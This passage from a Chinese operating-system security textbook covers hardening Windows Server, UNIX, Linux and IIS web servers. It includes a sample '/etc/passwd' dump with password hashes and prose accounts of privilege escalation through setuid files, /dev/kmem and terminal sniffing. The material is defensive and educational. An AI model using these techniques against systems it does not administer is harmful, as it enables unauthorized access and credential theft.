(2) 限制 IPC $ 默认共享可以修改注册表中的 HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Services\lanmanserver\parameters，在右侧子窗口中新建名称为 restrictanonymous，类型为 REG_DWORD 的键，值设为 1。

### 3. 关闭不需要的服务

在桌面上选中“计算机”或“我的电脑”并右击，在快捷菜单中选择“管理”命令，在“计算机管理”窗口中的左侧选择“服务和应用程序”→“服务”，在右侧窗口中将出现所有服务。建议按照如下规则设置：

- Computer Browser(维护网络计算机更新)：禁用。
- Error Reporting Service(发送错误报告)：禁用。
- Remote Registry(远程修改注册表)：禁用。
- Remote Desktop Help Session Manager(远程协助)：禁用。
- Distributed File System(局域网管理共享文件)：不需要禁用。
- Distributed Link Tracking Client(用于局域网更新连接信息)：不需要禁用。
- NT LM Security Support Provider(用于 Telnet 和 Microsoft Search)：不需要禁用。
- Microsoft Search(提供快速的单词搜索)：根据需要设置。
- Print Spooler(管理打印队列和打印工作)：无打印机可禁用。

### 4. 打开相应的审核策略

在“开始”菜单中选择“运行”，输入 gpedit.msc 并回车。在打开的“组策略编辑器”窗口中，按照树形结构依次选择“计算机配置”→“Windows 设置”→“安全设置”→“审核策略”。建议审核项目的相关设置如下：

- 审核策略更改：成功和失败。
- 审核登录事件：成功和失败。

- 审核对象访问：失败。
- 审核目录服务访问：失败。
- 审核特权使用：失败。
- 审核系统事件：成功和失败。
- 审核账户登录事件：成功和失败。

注意：在创建审核项目时，如果设置的审核项目太多，生成的事件也就非常多，在实际运行中要想发现严重的事件也越困难。当然，如果审核的项目太少也可能会漏掉严重的事件。用户需要根据情况在审核项目数量上做出选择。

### 5. 安全管理网络服务

1）禁用远程自动播放功能

Windows 操作系统的自动播放功能不仅对光驱起作用，而且对其他驱动器也起作用，这样的功能很容易被攻击者利用来执行远程攻击程序。关闭该功能的具体步骤：在“运行”窗口中输入 gpedit.msc 并回车，在打开的“组策略编辑器”窗口中依次展开“计算机配置”→“管理模板”→“系统”，在右侧子窗口中找到“关闭自动播放”选项并双击，在打开的对话框中选择“已启用”，然后在“关闭自动播放”的下拉菜单中选择“所有驱动器”，单击“确定”按钮即可生效。

2）禁用部分资源共享

在局域网中，Windows 系统提供了文件和打印共享功能，但用户在享受到该功能带来的便利的同时，也会向黑客暴露不少漏洞，从而给系统造成很大的安全风险。用户可以在网络连接的“属性”中禁止“网络文件和打印机共享”。

### 6. 清除页面交换文件

Windows Server 2016 即使在正常工作情况下，也有可能会向攻击者或者其他访问者泄漏重要秘密信息，特别是一些重要账户信息。实际上 Windows Server 2016 中的页面交换文件隐藏有不少重要隐私信息，并且这些信息全部是动态产生的，如果不及时清除，很可能成为攻击者入侵的突破口。为此，用户必须在 Windows Server 2016 关闭时自动将系统工作时产生的页面文件全部删除，按照如下方法可以实现。

在“开始”菜单中选择“运行”，打开“运行”对话框，输入 regedit 命令打开“注册表编辑器”窗口，按照树形结构依次展开 HKEY_local_machine\system\currentcontrolset\control\sessionmanager\memory management 分支，在右侧子窗口中，双击 ClearPageFileAtShutdown 键值，在弹出的参数设置窗口中，将其数值设置为 1。完成设置后，退出“注册表编辑器”窗口，并重新启动计算机系统使设置生效。

### 7. 文件和文件夹加密

在 NTFS 文件系统格式下，打开“Windows 资源管理器”，在任何需要加密的文件和文件夹上右击，在快捷菜单中选择“属性”命令，在“属性”窗口中单击“常规”选项卡中的“高级”按钮，选中“加密内容以便保护数据”复选框，再单击“确定”按钮即可。

📖讨论思考

（1）分析系统应用中哪些服务是需要的，哪些服务是可以关闭的？

（2）分别说明系统身份验证各方法的应用。

（3）NTFS 文件系统格式和其他文件系统格式有什么区别？

# 10.2 UNIX操作系统的安全

UNIX 是一个强大的多用户、多任务操作系统，支持多种处理器架构。UNIX 是贝尔实验室于 20 世纪 60 年代末用 C 语言研制开发的，经过几十年的发展，已经成为流行于从大型机、小型机到工作站甚至微机等多种平台的操作系统。由于 UNIX 具有技术成熟、可靠性高、网络功能强、伸缩性突出和开放性好等特色，可满足各行各业的实际需要，特别能满足企业重要业务的需要，已经成为主要的工作站平台和重要的企业操作平台。

## 10.2.1 UNIX系统的安全性

UNIX 操作系统的安全性是众所周知的，从理论上讲，UNIX 本身的设计并没有什么重大的安全缺陷。多年来，绝大多数在 UNIX 操作系统上发现的安全问题主要存在于个别程序中，并且大部分 UNIX 厂商都声称有能力解决这些问题，提供安全的 UNIX 操作系统。但是，一种操作系统流行的时间越久，人们对它的认识也就越深入，安全性也就越差。所以，必须时刻警惕 UNIX 系统的安全缺陷，防患于未然。下面从 UNIX 的安全基础入手，分析其存在的不安全因素，最后提出一些安全措施。

**1. UNIX 安全基础**

UNIX 系统不仅因其精炼、高效的内核和丰富的核外程序而著称，而且在防止非授权访问和防止信息泄密方面也很成功。UNIX 系统设置了 3 道安全屏障用于防止非授权访问。首先，必须通过口令认证，确认用户身份合法后才能允许访问系统；对系统内任何资源的访问还必须越过第二道屏障，即必须获得相应的访问权限；对系统中的重要信息，UNIX 系统提供了第三道屏障：文件加密。

1）标识和口令

UNIX 系统通过注册用户和口令对用户身份进行认证。因此，设置安全的账户并确定其安全性是系统管理的一项重要工作。在 UNIX 操作系统中，与标识和口令有关的信息存储在/etc/passwd 文件中。每个用户的信息占一行，并且系统正常工作必需的标准系统标识等同于用户。文件中每行的一般格式为

```
LOGNAME:PASSWORD:UID:GID:USERINFO:HOME:SHELL
```

每行包含若干项，各项之间用冒号(:)分割。第一项是用户名，第二项是加密后的口令，第三项是用户标识，第四项是用户组标识，第五项是系统管理员设置的用户扩展信息，第六项是用户工作主目录，最后一项是用户登录后将执行的 shell 全路径(若为空格则默认为/bin/sh)。

其中，系统使用第三项的用户标识UID而不是第一项的用户名来区别用户。第二项的口令采用DES算法进行加密处理，非法用户即使获得/etc/passwd文件，也无法从密文得到用户口令。

一个口令文件的内容用cat命令查看，具体命令执行格式及口令文件内容如下：

```
% cat /etc/passwd
root: xyDfccTrt180x: 0: 1: '[]' : /: /bin/sh
daemon: * :1: 1:: /:
sys: * : 2: 2:: /: /bin/sh
bin: * : 4: 8:: /var/spool/binpublic:
news: * : 6:6:: /var/spool/news: /bin/sh
pat: xmotTVoyumjls: 349: 349: patrolman: /usr/pat: /bin/sh
+ :: 0: 0:::
```

2）文件权限

文件系统是整个UNIX系统的“物质基础”。UNIX以文件形式管理计算机上的存储资源，并且以文件形式组织各种硬件存储设备，如硬盘、CD-ROM、U盘等。这些硬件设备存放在/dev以及/dev/disk目录下，是设备的特殊文件。文件系统中对硬件存储设备的操作只涉及“逻辑设备”（物理设备的一种抽象，基础是物理设备上的一个个存储区），而与物理设备“无关”，可以说，一个文件系统就是一个逻辑上的设备。所以文件的安全是操作系统安全最重要的部分。

UNIX系统对每个文件属性设置一系列控制信息，以此决定用户对文件的访问权限，即谁能存取或执行该文件。系统中可通过UNIX命令ls -l列出详细文件及控制信息。

3）文件加密

文件权限的正确设置在一定程度上可以限制非法用户的访问，但是，对于一些高明的入侵者和超级用户仍然不能完全限制读取文件。UNIX系统提供文件加密的方式来增强文件保护，常用的加密算法有crypt（最早的加密工具）、DES（目前最常用的）、IDEA（国际数据加密算法）、RC4、Blowfish（简单高效的DES）、RSA。

crypt命令给用户提供对文件加密的工具。使用一个关键词将标准输入的信息编码为不可读的杂乱字符串，送到标准输出设备。再次使用此命令，用同一关键词作用于加密后的文件，可恢复文件内容。此外，UNIX系统中的一些应用程序也提供文件加/解密功能，如ed、vi和emacs。这类编辑器提供-x选项，具有生成并加密文件的能力，在文件加载时对文件解密，回写时重新进行加密。

但是，由于人们对UNIX所使用的加密算法作过深入研究，可以通过分析普通英语文本和加密文件中字符出现的频率来破解加密，并且，crypt程序经常被做成特洛伊木马，所以现有的加密机制不能再直接用于文件加密，同时不能用口令作为关键词。最好在加密前用pack或compress命令对文件进行压缩后再加密。

一般，在文件加密后，应删除原始文件，以免原始文件被攻击者获取，并妥善保管存储在存储介质上的加密后的版本，且不能忘记加密关键词。

### 2. 不安全因素

尽管 UNIX 系统有比较完整的安全体系结构，但仍然存在很多不安全的因素，主要表现在以下几个方面。

1）口令问题

由于 UNIX 允许用户不设置口令，因而非法用户可以通过查看/etc/passwd 文件获得未设置口令的用户（或虽然设置口令，但是泄露了口令的用户），并以合法用户名进入系统，读取或破坏文件。此外，攻击者通常使用口令猜测程序获取口令。攻击者通过暴力破解的方式不断试验可能的口令，并将加密后的口令与/etc/passwd 文件中的口令密文进行比较。由于用户在选择口令方面的局限性，通常暴力破解是获取口令的最有效方式。

2）文件权限

某些文件权限（尤其是写权限）的设置不当将增加文件的不安全因素。

UNIX 系统有一个/dev/kmem 设备文件，是一个字符设备文件，存储核心程序要访问的数据，包括用户口令。所以，该文件不允许普通用户读写，权限设为

```
cr-- r-----1 root system 2,1 May 25 1998 kmem
```

但 ps 等程序却需要读该文件，而 ps 的权限设置如下：

```
-r-xr-sr-x 1 bin system 59346 Apr 05 1998 ps
```

通过文件控制信息可以知道，文件设置了 SGID。并且，任何用户都可以执行 ps 文件，同时 bin 和 root 同属 system 组。所以，一般用户执行 ps，就会获得 system 组用户的权限，而文件 kmem 的同组用户的权限是可读，所以一般用户执行 ps 时可以读取设备文件 kmem 的内容。由于 ps 的用户是 bin，不是 root，所以不能通过设置 SUID 来访问 kmem。

3）设备特殊文件

UNIX 系统的两类设备（块设备和字符设备）被看作文件，存放在/dev 目录下。对这些特别文件的访问实际上是在访问物理设备，这些特别文件是系统安全一个重要方面。

（1）内存。对物理内存和系统虚空间，System V 提供了相应的文件/dev/mem 和/dev/kmem。其中，mem 是内存映像的一个特别文件，可通过该文件检验（甚至修补）系统。若用户可改写该文件，则用户也可在其中植入木马或通过读取和改写主存内容而窃取系统特权。

（2）块设备。UNIX System V 对块设备的管理分为 3 层，其中，最高层是与文件系统的接口，包括块设备的各种读写操作。例如磁盘，如果对磁盘有写权限，用户就可以修改其上的文件。UNIX 允许安装不同的存储设备作为文件系统，非法用户可以安装特殊处理的软盘作为文件系统，而软盘上有经过修改的系统文件，如一些属于 root 的 setuid 程序。这样的操作使得用户可以执行非法 setuid 程序，获取更高的特权。

（3）终端设备。在 UNIX 中，终端设备也称字符设备。每个用户都通过终端进入系统，用户对其操作的终端有读写权限。一般来说，UNIX 只在打开操作（open 系统调用）

时对文件的权限进行检查，后续操作将不再检查权限，因此，非法用户进入系统后可以编写程序，读取其他后续用户录入该终端的所有信息，包括敏感和秘密信息。

4）网络系统

UUCP(UNIX to UNIX Copy)是唯一在各种 UNIX 版本中都可用的标准网络系统，并且是最便宜、广泛使用的网络实用系统。UUCP 可以在 UNIX 系统之间完成文件传输，执行系统之间的命令，维护系统使用情况的统计，保护安全。但是，由于历史原因，UUCP 也是 UNIX 系统中最不安全的部分。

UUCP 系统未设置限制，允许任何 UUCP 系统外的用户执行任何命令和复制进/出 UUCP 用户可读/写的任何文件。这样，用户可以复制远程计算机上的 /etc/passwd 文件。同时，在 UUCP 机制中，未加密的远程 UUCP 账户/口令存储在一个普通系统文件/usr/lib/uucp/l. sys 中，非法用户在窃取 root 权限后通过读取该文件即可获得 UUCP 账号/口令。此外，UNIX 系统中，一些大型系统软件通常由多人共同协作完成开发，因此无法准确预测系统内每个部分之间的相互衔接。例如/bin/login 可接收其他一些程序的非法参数，从而可使普通用户成为超级用户。另一方面，由于系统软件配置的复杂性，即使是简单的配置错误也可能导致不易觉察的安全问题。

## 10.2.2 UNIX 系统安全配置

### 1. 增加新用户

要在 UNIX 系统中增加新用户，可采用 useradd 命令，常用命令格式如下：

```
/etc/useradd [-c comment] [-d directory]] [-g group] [-m] [-s shell] username
```

其中：

-c comment 表示注释。
-d directory 表示家目录。
-g group 表示用户属于哪个用户组。
-m 表示若家目录不存在，则自动创建。
-s shell 表示该用户使用的 shell。
username 用户名。

要创建一个名为 devos 的用户，其他选项默认，命令如下：

```
useradd -m devos
```

若 directory 不出现，则自动创建默认的目录，如/usr/ devos，默认 shell 为 B Shell。

要创建名为 ncp 的用户，shell 为 ksh，其他默认，命令如下：

```
useradd -m -s /bin/ksh ncp
```

要创建一个名为 test02 的用户，属于 omc 用户组，家目录为/test/test02（自动创建），命令如下：

```
useradd -c"Test User" -m -d /test/test02 -g omc -s /bin/ksh test02
```

其中 Test User 表示注释。

对用户 devos 建立密码的命令为

```
passwd devos
```

### 2. 删除用户

删除用户的命令常用格式如下：

```
/etc/userdel username
```

有的 UNIX 系统可能不允许彻底删除一个用户，userdel 只能回收该用户的使用权（retire）。

### 3. 增加新用户组

要在 UNIX 系统中增加新用户组 omc，命令如下：

```
/etc/groupadd omc
```

### 4. 删除用户组

要将在 UNIX 系统中的用户组 gp11 删除，命令如下：

```
/etc/groupdel gp11
```

### 5. 用户口令管理

超级用户口令必须加密，而且要经常更换口令，如发现口令泄密需要及时更换。其他用户账户也要求口令加密，也要做到及时更换。用户登录账户及口令的管理信息默认放在/etc/default/passwd 和/etc/default/login 文件中，系统通过这两个文件进行账户及口令的管理。在这两个文件中，系统管理员可以设定口令的最大长度、最小长度、最长生存周数、最小生存周数、允许用户连续登录失败的次数、要求口令注册情况（是否要口令注册）等。系统管理员可以对这些参数进行合理配置，以此完善或增强系统管理。

### 6. 建立封闭的用户系统

自启动终端的方法固然安全，但不利于系统资源的充分利用，如果用户想在终端上运行其他应用程序，则该方式无法完成。但是，可以建立不同的封闭用户系统，即建立不同的封闭用户账户，自动运行不同的应用系统。当然，封闭用户系统的用户无法用命令快捷键为（Ctrl-C 或 Ctrl-Backspace）进入系统的 shell 状态。

建立封闭账户的方法是：修改相应账户的.profile 文件。在.profile 文件中运行相应的应用程序，在.profile 文件的前面再加上中断屏蔽命令，命令格式为 trap“”1 2 3 15，在.profile 文件末尾再加上一条 exit 命令。这样，系统运行结束退回 login 状态。使用 trap 命令的目的就是防止用户在使用过程中按快捷键 Ctrl-C 或 Ctrl-Backspace 中止系统程序，退回 shell 状态。为避免用户修改自己的.profile 文件，还需修改.profile 的文件权限，权限为 640，用户属性为 root，用户组为 root。通过上述操作便可以建立封闭账户。

#### 7. 限制注册终端功能

UNIX是多用户系统，可设有多个终端，终端可放在不同的地理位置、不同的部门。为防止其他部门非法使用应用程序，可限定某些应用程序在限定的终端使用。

具体的方法是，在相应账户的.profile文件中增加识别终端的语句。如：

```
trap"1 2 3 15"
case tty in /dev/ tty21[a-d]          #如终端非/dev/tty21[a-d]则无法执行
clear
echo"非法终端!"
exit
esac
banking-em-b4461                      #执行应用程序
exit
```

#### 8. 锁定暂不用的终端

有些终端暂不使用，可用命令进行锁定，避免其他人使用此终端。

锁定方法是：

#sysadmsh → Accounts → Terminal → Lock，输入要锁定的终端号。

如果需要解锁，方法是：

#sysadmsh → Accounts → Terminal → Unlock，输入要解锁的终端号。

**讨论思考**

（1）UNIX的3道安全屏障是什么？

（2）简述UNIX的不安全因素有哪些，并进行分析。

## 10.3 Linux操作系统的安全

### 10.3.1 Linux系统的安全性

Linux提供的安全机制主要有身份标识与鉴别、文件访问控制、特权管理、安全审计、IPC资源的访问等。下面对身份标识与鉴别、文件访问控制、特权管理、安全审计进行介绍。

#### 1. 身份标识和鉴别

Linux系统的身份标识与鉴别机制是基于用户名与口令来实现的。首先允许系统管理员通过useradd为用户指定唯一的用户名与初始口令，将相应的用户名与口令保存在/etc/passwd文件中。为了保证口令的安全性，口令以加密的方式保存。

允许用户改变自己的口令，而超级用户可以改变任何用户的口令。

当用户登录系统时，由getty要求用户输入用户名，然后激活login，由login要求用户输入口令，然后根据系统中的/etc/passwd文件检查用户提供的用户名和口令是否为

合法,如果是合法的,则为该用户启动一个 shell。

出于安全考虑,允许用户和超级用户为口令设置口令时限。

为了防止木马攻击,Linux 提供了“安全注意键”,以便用户确信自己的用户名和口令不被别人盗走。

### 2. 文件访问控制

Linux 对文件(包括设备)的访问控制是通过简单自助访问控制来实现的。

系统内每个用户都有自己唯一的用户号(uid),并且总是属于某一个用户组,而每一个用户组有唯一的组号(gid),这些信息在超级用户通过 useradd 创建用户和通过 groupadd 创建用户组时由系统设定,并保存在系统的/etc/passwd 文件中。

每当用户通过登录进入系统并启动一个 shell 进程时,就从/etc/passwd 文件中根据用户名查其 uid 和 gid,并将其设置到该 shell 进程的 task_struct 结构中。unid 和 gid 具有遗传性,即 shell 的所有子孙进程都会继承该 uid 和 gid,但 setuid 程序除外。

系统对每一文件访问主题区分为文件的属主(u)、文件的属组(g)以及其他用户(o),而对每一文件的访问模式区分为读(r)、写(w)和执行(x),即对于系统中的每一个文件,允许文件的所有者为该文件指定文件的属主、文件的属组,并允许文件的所有者通过访问控制矩阵为其设定访问控制信息。

系统通过每个文件的索引结点数据结构 inode 中的 i_uid 域和 i_gid 域分别保存文件属主的 uid 及文件组的 gid 这两个访问控制信息。

系统用 9 个二进制位标识各类用户的访问模式。其中,高 3 位分别标识文件主的 r、w、x 访问模式,而 0/1 分别表示对应位访问模式的不允许/允许;中间 3 位和后 3 位分别标识文件属组和其他用户的访问模式。另外,系统还通过每个文件的索引结点数据结构 inode 中的 i_mode 域的低 9 位来保存自己的这些访问控制信息。

用户访问文件时,该机制根据进程所代表的用户、用户所在的组和文件索引结点数据结构 inode 中保存的访问控制信息检查访问的合法性。

### 3. 特权管理

Linux 继承了传统 UNIX 的特权管理机制,即基于超级用户的特权管理机制。

(1) 普通用户没有任何特权,而超级用户拥有系统内的所有特权。

(2) 当进程要进行某个特权操作时,系统检查进程所代表的用户是否为超级用户,即检查进程 uid 是否为 0。

(3) 当普通用户的某些操作涉及特权操作时,通过 setuid 程序来实现。

特权管理方式便于系统维护和配置,但是不利于系统的安全性,一旦非法用户获得了超级用户账户,就获得了整个系统的控制权,这样,系统将毫无安全性可言。为此,从 2.1 版开始,Linux 内核开发人员通过在内核中引入了能力概念,实现了基于能力的特权管理机制。使用能力分割系统内所有特权的管理方式,使同一类敏感操作具有相同的能力,普通用户及其 shell 没有任何能力,而超级用户及其 shell 在系统启动之初拥有全部的能力,在系统启动后,系统管理员为了系统安全可剥夺超级用户的某些能力,且该剥夺

过程不可逆，除非重新启动系统。进程可放弃自己的某些能力，放弃过程也不可逆。

**4. 安全审计**

Linux 系统的审计机制是将审计事件分为系统事件和内核事件两部分进行维护和管理。系统事件由审计服务进程 syslogd 来维护和管理，而内核事件由内核审计线程 klogd 来维护和管理。syslogd 审计服务进程可以实现灵活配置、集中式管理。当需要对事件做记录的单个软件发送信息给 syslogd 时，它根据配置文件/etc/syslog.conf，按照消息的来源和重要程度情况，将消息记录到不同的文件、设备或其他主机中。

### 10.3.2 Linux 系统安全配置

虽然 Linux 是“类 UNIX”的操作系统，但 Linux 与 UNIX 又有些不同：不属于某一家厂商，没有厂商宣称对它提供安全保证，因此用户只有自己解决安全问题。作为开放式操作系统，Linux 不可避免地存在一些安全隐患。为了解决这些隐患，为应用提供一个安全的操作平台，首先要从系统自身特点入手保障其安全性，也可从网络上找到许多现成的程序和工具，为系统加上必要的安全措施。

**1. 账号安全**

Linux 是一个多用户操作系统，任何时候都可以有多个用户登录到 Linux 机器上，而且这些用户中的每一个都可以同时多次登录。总是以 root 登录是非常危险的，首先，在执行 shell 命令时很容易因为打字错误而引起灾难性后果。此外，如果以 root 运行某个存在漏洞的软件，则这一漏洞将影响到这个系统。为了避免此类安全事件的发生，要为执行非 root 任务创建非 root 用户；为使用系统的每个人创建单独的用户；管理用户权限时给文件各目录设置适当的许可。

**2. 口令安全**

口令攻击是任何系统安全都将面临的问题，在 Linux 系统中为了避免口令攻击，可以做如下设置：

（1）对于非隐藏系统，先暂时把它关闭，安装 shadow 套件，并相应地迁移用户和组。把口令策略设为 60～90 天过期，提前 5 天警告以及 1 周锁定。在升级之前，检查现有的软件以确保它们与 shadow 套件兼容。

（2）安装主动口令检查软件，强制实施最大量规则并使用 10 万词汇量以上的字典。

（3）把机器再度对一般用户开放，并让他们创建新口令。

（4）定期运行 crack 指令，并使用能搜集到的内容最广的词汇表(可以通过 at 命令使这个过程自动化)。

（5）密切关注开发商和安全列表动态，以了解可能会暴露口令的新的攻击手段。

（6）确保每个用户为他能访问的每个主机都创建一个新的、唯一的口令。

（7）对用户进行最基本的口令安全培训。

### 3. 日志文件

Linux 的日志文件也是 Linux 的基本安全机制之一。日志文件记录整个操作系统的使用情况。Linux 系统的主要日志有以下 3 个：/var/log/lastlog 文件，记录最后进入系统的用户的信息；/var/log/secure 文件，记录系统自开通以来所有用户的登录时间和地点；/var/log/wtmp 文件，记录当前和历史上登录到系统的用户的登录时间、地点和注销时间等信息。网络管理员应该充分利用以上日志文件，维护系统安全运行。

### 4. 特殊文件

系统中还有一些特殊的文件，如环境变量文件和启动文件，在系统中也作为重点安全保护对象。例如：

(1) 进入系统时，先执行/etc/rc.local 文件，再执行/etc/profile 文件，再执行/etc/bashrc 文件；结束后，进入 bash(假如登录用户为 user)，先执行/etc/profile 文件，再执行/home/user/.bash_profile 文件，根据该文件，执行/home/user/.bashrc 文件，再根据该文件，执行/etc/bashrc 文件，执行完毕后，整个执行过程结束。

(2) 切换用户(如从 root 用户切换至 wxc 用户)时，使用 su 命令，系统先执行/home/wxc/.bashrc 文件，再根据该文件，执行/etc/bashrc 文件，执行完毕后，整个执行过程结束；当使用"su -"命令时，先执行/etc/profile 文件，再执行/etc/profile.d/*.sh 和/home/wxc/.bash_profile 文件，根据该文件，执行/home/wxc/.bashrc 文件，再根据该文件，执行/etc/bashrc 文件，执行完毕后，整个执行过程结束。

这些文件在系统启动运行过程中都起到非常关键的作用。因此，帮助用户建立一个安全的工作环境，必须防止这些文件不被恶意修改，以免系统被恶意操控。为此，保护这些特殊的文件显得格外重要，可以对同组或者非同组用户设置这该类文件不可写。

以前的 Linux 内核只提供了经典的 UNIX 自主访问控制，这对于 Linux 系统的安全性是远远不够的，特别是 Linux 系统现在的运用越来越广泛。为了增强 Linux 操作系统的安全性，Linux 内核开发人员和开源爱好者开发出了各种各样的框架模型，其中有一些已经被加入到标准的 Linux 内核中。

(1) 安全加固型 Linux(Security-Enhanced Linux，SELinux)。SELinux 是美国国家安全局(NSA)对于强制访问控制的实现，是一种访问控制体系，在这种访问控制体系的限制下，每个进程都进行了权限角色的设置，只能访问在角色访问范围内的客体。SElinux 为每一个用户、程序、进程和文件，根据访问权限进行角色和访问域的范围划分，根据具体的策略来进行访问权限的授予。SELinux 是目前 Linux 系统上功能最全面的安全框架，是 Linux 上非常出色的安全子系统。

(2) 域和类型增强(DTE)。DTE 是一种强制访问控制安全策略，可将访问主体归到不同的域中，而把被访问的客体归到不同的类型中，系统按照规则，只允许特定域中的主体能够访问指定类型中的资源，不同域之间的访问被限制。

(3) Linux 入侵检测系统(Linux Intrusion Detection System，LIDS)。LIDS 可以完成对重要文件和进程的保护，并且可以拒绝任何用户(包括 root 用户)向内核插入模块，

这对内核的安全性是个极大的保证。目前 LIDS 加入到 Linux 内核中，用来加强 Linux 内核的安全性。

（4）Linux 安全模块（LSM）。在 21 世纪初的一次 Linux 内核峰会上，美国国家安全局（NSA）提出了 SELinux。当时的 Linux 内核管理人员也认为，在 Linux 内核上开发一个通用的安全访问控制模型是必不可少的，同时认为以动态可加载模块的方式来实现是最好的，因为这样就可以兼容已经存在的各种不同的安全访问控制系统。就这样，Linux 安全模块（LSM）诞生了，这是 Linux 内核的一个轻量级通用访问控制框架。用户可根据自己的实际需要编写满足需求的安全模块，然后利用 Linux 系统中的动态可加载模块技术，将自定义模块添加到 Linux 内核中，完成对 Linux 的安全访问控制。

**讨论思考**

（1）Linux 对口令的防护方式是怎样的？

（2）简单介绍 LSM 的设计原理。

# 10.4 Web 站点的安全

## 10.4.1 Web 站点安全概述

Web 站点采用浏览器/服务器（B/S）架构，通过超文本传输协议（HyperText Transfer Protocol，HTTP）提供 Web 服务器和客户端之间的通信，这种结构也称为 Web 架构。随着 Web 2.0 的发展，出现了数据与服务处理分离、服务与数据分布式等变化，其交互性能增强，称为浏览器/服务器/数据库（B/S/D）3 层结构。

一般，浏览器和 Web 站点通信包括 4 个步骤：

（1）连接。Web 浏览器与 Web 服务器建立连接，打开一个称为 socket（套接字）的虚拟文件，此文件的建立标志着连接建立成功。

（2）请求。Web 浏览器通过 socket 向 Web 服务器提交请求。

（3）应答。Web 浏览器提交请求后，通过 HTTP 协议传送给 Web 服务器，Web 服务器接到后进行事务处理，处理结果又通过 HTTP 协议回传给 Web 浏览器，从而在 Web 浏览器上显示出所请求的页面。

（4）关闭连接。当应答结束后，Web 浏览器与 Web 服务器必须断开，以保证其他 Web 浏览器能够与 Web 服务器建立连接。

Web 通过这样的方式实现 Web 网站服务，实现网页浏览、信息检索、网上购物甚至是网络游戏和网络办公等一系列功能。

早期的 Web 服务没有考虑安全问题，也几乎没有网络安全问题，但随着网络应用的多样化，Web 安全问题日益突出。Web 生成环境包括计算机硬件、操作系统、计算机网络、许多网络服务和应用，所有这些都存在着安全隐患，最终威胁到 Web 能否安全有效地提供服务。在分析 Web 服务器的安全性时，一定要考虑到各个方面，因为它们是相互联系的，每个方面都会影响到 Web 服务器的安全性，并且遵循木桶原则，即安全性最差的方面决定了给定服务器的安全级别。因此一个 Web 网站应该从全方位实施安全措施：

（1）硬件安全是不容忽视的问题，所处的环境不应该存在对硬件有损伤和威胁的因素，如温湿度不适宜、过多的灰尘和电磁干扰、水火隐患的威胁等。

（2）增强服务器操作系统的安全，密切关注并及时安装系统及软件的最新补丁。建立良好的账号管理制度，使用足够安全的口令，并正确设置用户访问权限。

（3）恰当地配置 Web 服务器，只保留必要服务，删除和关闭无用或不必要的服务。

（4）对服务器进行远程管理时，应使用 SSL 等安全协议，避免使用 Telnet、FTP 等程序明文传输。

（5）及时升级病毒库和防火墙安全策略表。

（6）做好系统审计功能的设置，定期对各种日志进行整理和分析。

（7）制定符合本部门情况的系统软硬件访问制度。

### 10.4.2 Web 站点的安全策略

Web 站点管理的核心是 Web 服务器系统和 IIS 的双重安全。保护 IIS 安全的第一步就是确保 Windows 系统的安全，并且其管理是一个长期维护和积累的过程，尤其是对于安全问题而言更是如此。

#### 1. 系统安全策略的配置

（1）限制匿名访问本机用户。选择“开始”→“程序”→“管理工具”→“本地安全策略”→“本地策略”→“安全选项”，双击“对匿名连接的额外限制”，在下拉菜单中选择“不允许枚举 SAM 账号和共享”，单击“确定”按钮完成设置。

（2）限制远程用户对光驱或软驱的访问。选择“开始”→“程序”→“管理工具”→“本地安全策略”→“本地策略”→“安全选项”，双击“只有本地登录用户才能访问软盘”，选择“已启用”单选按钮，单击“确定”按钮完成设置。

（3）限制远程用户对 NetMeeting 的共享。选择“开始”→“运行”，在“运行”对话框中输入 gpedit. msc，在“组策略”窗口中依次选择“计算机配置”→“管理模板”→“Windows 组件”→NetMeeting，单击“禁用远程桌面共享”，选择“启用”单选按钮，单击“确定”按钮完成设置。

（4）限制用户执行 Windows 安装任务。这个策略可以防止用户在系统上安装软件。设置方法与(3)相同。

#### 2. IIS 安全策略的应用

在 Web 服务器建设及管理过程中，系统会有一些默认设置，这些参数都是众所周知的，如果采用默认设置，将大大减小攻击难度，因此在配置 Internet 信息服务（Internet Information Services，IIS）时，一般不使用默认的 Web 站点，避免外界对网站的攻击，具体做法如下：

（1）停止默认的 Web 站点。选择“开始”→“程序”→“管理工具”→“Internet 服务管理器”→“计算机名称”，选择“默认 Web 站点”，在右键快捷菜单打开的窗口中选择“停止”完成设置。

（2）删除不必要的虚拟目录。选择“开始”→“程序”→“管理工具”→“Internet 服务管理器”→“计算机名称”，选择“默认 Web 站点”，选择 scripts，在右键快捷菜单打开的窗口中选择“删除”完成更改。

（3）分类设置站点资源访问权限。对于 Web 中的虚拟目录和文件，在右键，快捷菜单中选择“属性”命令，在属性窗口中选择适当的权限。一般情况下应作如下设置：静态文件允许读，拒绝写；脚本文件、exe 文件等可以执行程序设置允许执行拒绝读、写；通常不开放写权限；此外，所有的文件和目录将 Everyone 用户组的权限设置为只读权限。

（4）修改端口值。选择相应站点的属性，在“Web 站点”选项卡中修改 Web 服务器默认端口值。Web 服务默认端口值为 80，给攻击者扫描端口和攻击网站带来便利，根据需要可以改变默认端口值，增强其站点的安全性。

### 3. 审核日志策略的配置

通过系统日志可以了解故障发生前系统的运行情况，在默认情况下安全审核是关闭的，因此。一般需要对常用的 3 种日志配置（用户登录日志、HTTP 审核日志和 FTP 审核日志）。

1）设置登录审核日志

选择“开始”→“程序”→“管理工具”→“本地安全策略”→“本地策略”→“审核策略”，双击“审核账户登录事件”，选择“成功（S），失败（F）”复选框。

审核事件分为成功事件和失败事件。成功事件表示一个用户成功地获得访问某种资源的权限，而失败事件则表明用户操作失败。过多的失败事件可解释为攻击行为，但成功事件的解释比较困难。尽管多数成功的审核事件仅表明活动是正常的，但获得访问权的攻击者也会生成一个成功事件。如，一系列失败事件后面跟着一个成功事件可能表示企图进行的攻击最后是成功的。如果对登录事件进行审核，那么每次用户在计算机上登录或注销时，都会在安全日志中生成一个事件。可以使用事件 ID 对登录情况进行判断。

（1）本地登录尝试失败。登录失败的事件 ID 为 529、530、531、532、533、534 和 537，若攻击者试图用本地账户的用户名和密码但未成功，会有 529 和 534 事件发生。

（2）账户误用。事件 530、531、532 和 533 表示账户误用。

（3）账户锁定。事件 539 表示账户被锁定。

（4）终端服务攻击。事件 683 表示用户没有从“终端服务”会话注销，事件 682 表示用户连接到先前断开的连接中。

2）设置 HTTP 审核日志

（1）设置日志的属性，具体方法如下：选择“开始”→“程序”→“管理工具”→“Internet 服务管理器”→“计算机名称”，选择站点名称，用右键快捷菜单打开“属性”窗口，在 Web 选项卡中，选择“W3C 扩充日志文件格式”的“属性”，对“常规属性”和“扩充的属性”进行设置。

